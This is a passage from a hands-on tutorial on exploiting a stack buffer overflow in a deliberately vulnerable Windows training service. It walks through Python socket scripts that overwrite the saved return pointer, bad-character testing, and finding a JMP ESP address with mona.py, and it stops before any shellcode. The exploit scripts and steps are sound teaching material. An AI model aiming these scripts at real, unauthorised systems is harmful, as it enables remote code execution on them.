1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba
3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc
5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be
7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg
9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0B"
buf += "\n"

s.send(buf)
```

And sending 'er off:

```
% ./exploit.py
```

We get a somewhat different crash this time:



Instead of 0x41414141 ("AAAA") being in EIP, we have 0x39654138 ("9eA8").


We have two options for finding out how far in our cyclic pattern the sequence "9eA8" appears.

We can run Metasploit's pattern_offset.rb with an argument of either "9eA8" or "39654138":

```
% ~/opt/metasploit-framework/tools/exploit/pattern_offset.rb
39654138
[*] Exact match at offset 146
```

Alternatively, mona.py gives us a function called "findmsp" that will search the memory of our process for all instances of the cyclic pattern and will give us a heap of info on each appearance, will tell us if any registers (e.g. EIP) contain a subset of the pattern, if any registers point to somewhere in a copy of the pattern, and much more.

mona.py commands are run via the command input at the bottom of Immunity Debugger



The output (viewable in Immunity's Log Data window) tells us:

- EIP contains normal pattern : 0x39654138 (offset 146)
- ESP (0x005d19f8) points at offset 150 in normal pattern (length 874)

Interestingly, not only does EIP contain the four-byte sequence at offset 146 of our input, but the ESP register contains an address that points to offset 150 of our input. This makes sense. The reason why EIP contains the four-byte sequence at offset 146 of our input is because it is a Saved Return Pointer that was overwritten by sprintf() and then later returned to. We know that retn does the following:

- Takes the value at the top of the stack (where ESP points to) and plonks it in EIP
- Increments ESP by 4, so that it points at the next item "down" the stack

Hence, ESP would naturally point, once the overwritten Saved Return Pointer has been returned to, to just after the overwritten Saved Return Pointer.

This phenomenon is commonly seen when exploiting Saved Return Pointer overwrites, and comes very much in handy as we'll see shortly.

Confirm offsets

Restart the process in Immunity and update our Python script to validate our discovered offsets.

```
#!/usr/bin/env python
import socket

RHOST = "172.17.24.132"
RPORT = 31337

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((RHOST, RPORT))

buf_totlen = 1024
offset_srp = 146

buf = ""
buf += "A"*(offset_srp-len(buf))     # padding
buf += "BBBB"                        # SRP overwrite
buf += "CCCC"                        # ESP should end up pointing
here
buf += "D"*(buf_totlen-len(buf))     # trailing padding
buf += "\n"

s.send(buf)
```

Some quick notes:

- I've found that whenever you're generating things like the padding before the Saved Return Pointer overwrite, it's best to ask for as many characters as you want (in this case, offset_srp which is equal to 146) minus the length of buf so far. Even if buf is currently of zero length, this lets you "shim" some stuff in at the beginning of the string if needed without needing to update the following lines. You don't need to do mental (or computed) maths as you update things - the length of things will quietly change to accommodate what you're adding.
- It's sometimes necessary to keep the total length of what you're sending constant. Some programs will behave differently with differently sized inputs, and until you're certain that this won't affect your exploit, you should keep the length constant. In our case, let's always send 1024 characters followed by a newline. It's not needed for dostackbufferoverflowgood.exe but it's a good habit.

Running this:

```
% ./exploit.py
```

Immunity tells us that we get a crash, this time on 0x42424242 (The ASCII sequence "BBBB") and ESP points to "CCCC" followed by a bunch of "D" characters. Just as expected.

Bad Characters

So far, we've sent to the service only a few different characters - the letters "A" through "D" followed by a newline. Now is an opportune moment to consider just which bytes we can send to the service, as any characters that we're "not allowed' to use will influence what we can do from here on in.

Characters that we can't use, because they cause the target binary to behave differently, or truncate or otherwise corrupt our payload, are known as "bad characters".

We can rule out a few bytes straight away:

- As the vulnerable function is sprintf, we cannot use null bytes ("\x00") in what we send. Null bytes represent the end of strings in C programs, and as sprintf is a string formatting function, it will ignore anything we put after a null byte. Null bytes being bad characters is very common in exploitation.
- As we are expected to finish our payload with a newline character ("\x0a"), anything we put after a newline will be considered to be a whole new "command" and won't be included as part of a single payload.

To be sure we haven't missed any others (or if, for a given program, you've having trouble reasoning about which characters may be bad) we can adapt our Python program to:

- Generate a string containing every byte from \x00 to \xff except for \x00 and \x0a
- Write just that string to a binary file (you'll see why shortly)
- Put the string in to our payload in the spot that we know ESP will end up pointing to (you'll see why shortly)

```
#!/usr/bin/env python
import socket

RHOST = "172.17.24.132"
RPORT = 31337

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((RHOST, RPORT))

badchar_test = ""           # start with an empty string
badchars = [0x00, 0x0a]     # we've reasoned that these are
definitely bad

# generate the string
for i in range(0x00, 0xff+1):
  if i not in badchars:
    badchar_test += chr(i)  # append each char to the string

# write ("w") the string to a binary ("b") file
with open("badchar_test.bin", "wb") as f:
  f.write(badchar_test)
```

```
buf_totlen = 1024
offset_srp = 146

buf = ""
buf += "A"*(offset_srp-len(buf))     # padding
buf += "BBBB"                        # SRP overwrite
buf += badchar_test                  # ESP points here
buf += "D"*(buf_totlen-len(buf))     # trailing padding
buf += "\n"

s.send(buf)
```


Running this:

```
% ./exploit.py
```


We find ourselves with a badchar_test.bin file containing every byte except for \x00 and \x0a:

```
% xxd badchar_test.bin
00000000: 0102 0304 0506 0708 090b 0c0d 0e0f 1011  ................
00000010: 1213 1415 1617 1819 1a1b 1c1d 1e1f 2021  .............. !
00000020: 2223 2425 2627 2829 2a2b 2c2d 2e2f 3031  "#$%&'()*+,-./01
00000030: 3233 3435 3637 3839 3a3b 3c3d 3e3f 4041  23456789:;<=>?@A
00000040: 4243 4445 4647 4849 4a4b 4c4d 4e4f 5051  BCDEFGHIJKLMNOPQ
00000050: 5253 5455 5657 5859 5a5b 5c5d 5e5f 6061  RSTUVWXYZ[\]^_`a
00000060: 6263 6465 6667 6869 6a6b 6c6d 6e6f 7071  bcdefghijklmnopq
00000070: 7273 7475 7677 7879 7a7b 7c7d 7e7f 8081  rstuvwxyz{|}~...
00000080: 8283 8485 8687 8889 8a8b 8c8d 8e8f 9091  ................
00000090: 9293 9495 9697 9899 9a9b 9c9d 9e9f a0a1  ................
000000a0: a2a3 a4a5 a6a7 a8a9 aaab acad aeaf b0b1  ................
000000b0: b2b3 b4b5 b6b7 b8b9 babb bcbd bebf c0c1  ................
000000c0: c2c3 c4c5 c6c7 c8c9 cacb cccd cecf d0d1  ................
000000d0: d2d3 d4d5 d6d7 d8d9 dadb dcdd dedf e0e1  ................
000000e0: e2e3 e4e5 e6e7 e8e9 eaeb eced eeef f0f1  ................
000000f0: f2f3 f4f5 f6f7 f8f9 fafb fcfd feff       ..............
```

We also get a crash in Immunity, with ESP pointing to a sequence of what looks to be every single byte except for \x00 and \x0a:




Note that Immunity Debugger reverses the order of items on the stack due to Intel's Little Endian-ness. The string is front-to-back in memory, which can be confirmed by right-clicking on the ESP register value and clicking "Follow in Dump"



We can use mona.py to compare exactly what ESP is pointing to against our badchar_test.bin file. Put badchar_test.bin somewhere on the Windows box (e.g. in c:\) and run:

```
!mona compare -r esp -f c:\badchar_test.bin
```

Mona will tell us that the two items (the sequence pointed to by ESP, and the contents of badchar_test.bin) match.



Thus, our only bad characters are \x00 and \x0a

Ret to JMP ESP

Now that we have a reliable and tightly controlled Saved Return Pointer overwrite (giving us control over EIP) and we know which bad characters we need to avoid using, let's move closer towards gaining Remote Code Execution.

We are looking to divert the program's usual flow to somewhere in memory we control the contents of, and at that location we will want to put some machine bytecode that does something of use to us. The location that ESP points to is super handy for this - we can put our bytecode at this location and leverage the fact that ESP points to it.

Since we control the Saved Return Pointer overwrite, we could theoretically overwrite it with the direct address of our bytecode on the stack. However, the stack is likely to be in different places at different times on different machines. For example, the case of dostackbufferoverflowgood.exe, the main() function is known to spin off a different thread for each connection to the service. These threads all use different stacks. We can't be certain that there isn't someone else connected to the service at the same time as us (well, we probably can, but let's think real-world here) and so we don't know exactly which stack (and hence at which memory location) our bytecode will be in.

For this reason, it is almost always better to "pivot" via something that is in a constant memory location. As the dostackbufferoverflow.exe binary was compiled without ASLR, it will be loaded at the same memory location each time. We can locate some bytes within it that correspond to the bytecode for "JMP ESP" and overwrite the Saved Return Pointer with that address. The following should happen:


1. The retn at the end of doResponse() will cause execution to return to the instruction "JMP ESP". This retn will cause the ESP register to be incremented by 4, making it point to directly after the Saved Return Pointer overwrite.
2. JMP ESP will be executed. This will direct execution to the location that ESP points at.
3. Our bytecode, which ESP points at, will be executed

mona.py is able to search memory for sequences of bytes that correspond to a JMP to a given register.

With the binary in either a running or crashed state, running:


```
!mona jmp -r esp -cpb "\x00\x0a"
```

gives us:



Pro tip: Many mona commands take the -cpb argument which specifies bad characters. mona will avoid returning memory pointers containing bad characters, keeping your exploit functional.

Right-clicking on one of these pointers in the "Log data" window and clicking "Follow in disassembler" shows us that there is indeed a JMP ESP instruction at that memory location:



To be continued.